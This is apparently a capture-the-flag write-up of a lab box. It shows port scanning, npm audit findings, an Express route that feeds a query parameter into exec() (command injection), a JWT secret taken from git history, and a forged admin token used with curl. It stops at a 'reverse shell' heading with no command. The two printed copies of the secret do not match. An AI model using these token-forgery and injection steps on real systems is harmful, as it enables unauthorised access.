

Information Gathering

1) Found open ports



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.11.120 -p- -sV --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-17 08:24 IST
Nmap scan report for 10.10.11.120
Host is up (0.18s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
3000/tcp open  http    Node.js (Express middleware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 91.61 seconds
```

2) Checked the web ports



Documentation

Everything you need to get your software documentation online.

Introduction

This is a API based Authentication system. we are using JWT tokens to make things more secure...

Installation

Installation Process is very simple, you can install nodejs and mongodb to your server and you can run with npm

register user

Create a new user using the API

Login User

Login a user , and get the auth-token

Private Route


how differnt users can access diferent routes...

FAQs

Ask ur questions but we will never respond

Develop your cool project fast

3) Found source code




Develop your cool project fast

You can simply use our Auth API to develop your project fast, and this will help you time and help you to make things more secure! this has everything to make ur project secure.


Vulnerability Assessment

1) Found vulnerabilities in source code packages



```
fix available via `npm audit fix`
node_modules/minimatch

minimist  1.0.0 - 1.2.5
Severity: critical
Prototype Pollution in minimist - https://github.com/advisories/GHSA-xvch-5gv4-984h
fix available via `npm audit fix`
node_modules/minimist

mongoose  <=5.13.19 || 6.0.0-rc0 - 6.0.3
Severity: critical
automattic/mongoose vulnerable to Prototype pollution via Schema.path - https://github.com/advisories/GHSA-f825-f98c-gj3g
Mongoose Prototype Pollution vulnerability - https://github.com/advisories/GHSA-9m93-w8w6-76hh
Mongoose Vulnerable to Prototype Pollution in Schema Object - https://github.com/advisories/GHSA-h8hf-x3f4-xwgp
Depends on vulnerable versions of mpath
fix available via `npm audit fix`
node_modules/mongoose
```

2) Tried running locally



Documentation

Everything you need to get your software documentation online.

Introduction

This is a API based Authentication system. we are using JWT tokens to make things more secure...

Installation

Installation Process is very simple, you can install nodejs and mongodb to your server and you can run with npm

register user

Create a new user using the API

Login User

Login a user , and get the auth-token


Private Route

how differnt users can access diferent routes...

FAQs


Ask ur questions but we will never respond

3) Found a command injection




```
router.get('/logs', verifytoken, (req, res) => {
    const file = req.query.file;
    const userinfo = { name: req.user }
    const name = userinfo.name.name;

    if (name == 'theadmin'){
        const getLogs = `git log --oneline ${file}`;
        exec(getLogs, (err , output) =>{
            if(err){
                res.status(500).send(err);
                return
            }
            res.json(output);
        })
    }
    else{
        res.json({
            role: {
                role: "you are normal user",
                desc: userinfo.name.name
            }
        })
    }
})
```

4) Found a git branch with env




```
commit 67d8da7a0e53d8fadeb6b36396d86cdcd4f6ec78
Author: dasithsv <dasithsv@gmail.com>
Date:   Fri Sep 3 11:30:17 2021 +0530

    removed .env for security reasons
```



```
.env
DB_CONNECT = 'mongodb://127.0.0.1:27017/auth-web'
TOKEN_SECRET = gXr67TtoQL8TShUc8XYsK2HvsBYfyQSFCFZe4MQp7gRpFuMkKjcM72CNQN4fMfbZEKx4i7YiWuNAkmuTcdEriCMm9vPAYkhpwPT:
```

```
┌──(vigneswar㉿VigneswarPC)-[~/files/local-web]
└─$ git checkout de0a46b
```

5) Forged a signature with the secret




Private/Secret Key
gXr67TtoQL8TShUc8XYsK2HvsBYfyQSFCFZe4MQp7gRpFuMkKjcM72CNQN4fMfbZEKx4i7YiWuNAkmuTcdEriCMm9vPAYkhpwPTiuVwVhvwE

Signing algorithm
HS256

```
{
    "_id": "6646d4482f22be045b355367",
    "name": "theadmin",
    "email": "hacker@mail.com",
    "iat": 1715917941
}
```

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2NjQ2ZDQ0ODJmMjJiZTA0NWIzNTUzNjciLCJuYW1lIjoidGhlYWRtaW4iLCJlbWFpbCI6ImhhY2tlckBtYWlsLmNvbSIsImlhdCI6MTcxNTkxNzk0MX0.PJkQ-6jETaooZPLGzT8bZMr75v_0xntTljVkd9zx4yw
```


6) Got admin access



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ curl 'http://10.10.11.120:3000/api/priv' -H 'auth-token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2NjQ2ZDQ0ODJmMjJiZTA0NWIzNTUzNjciLCJuYW1lIjoidG
hlYWRtaW4iLCJlbWFpbCI6ImhhY2tlckBtYWlsLmNvbSIsImlhdCI6MTcxNTkxNzk0MX0.PJkQ-6jETaooZPLGzT8bZMr75v_0xntTljVkd9zx4yw'
{"creds":{"role":"admin","username":"theadmin","desc":"welcome back admin"}}
```

Exploitation

1) Got reverse shell using command injection



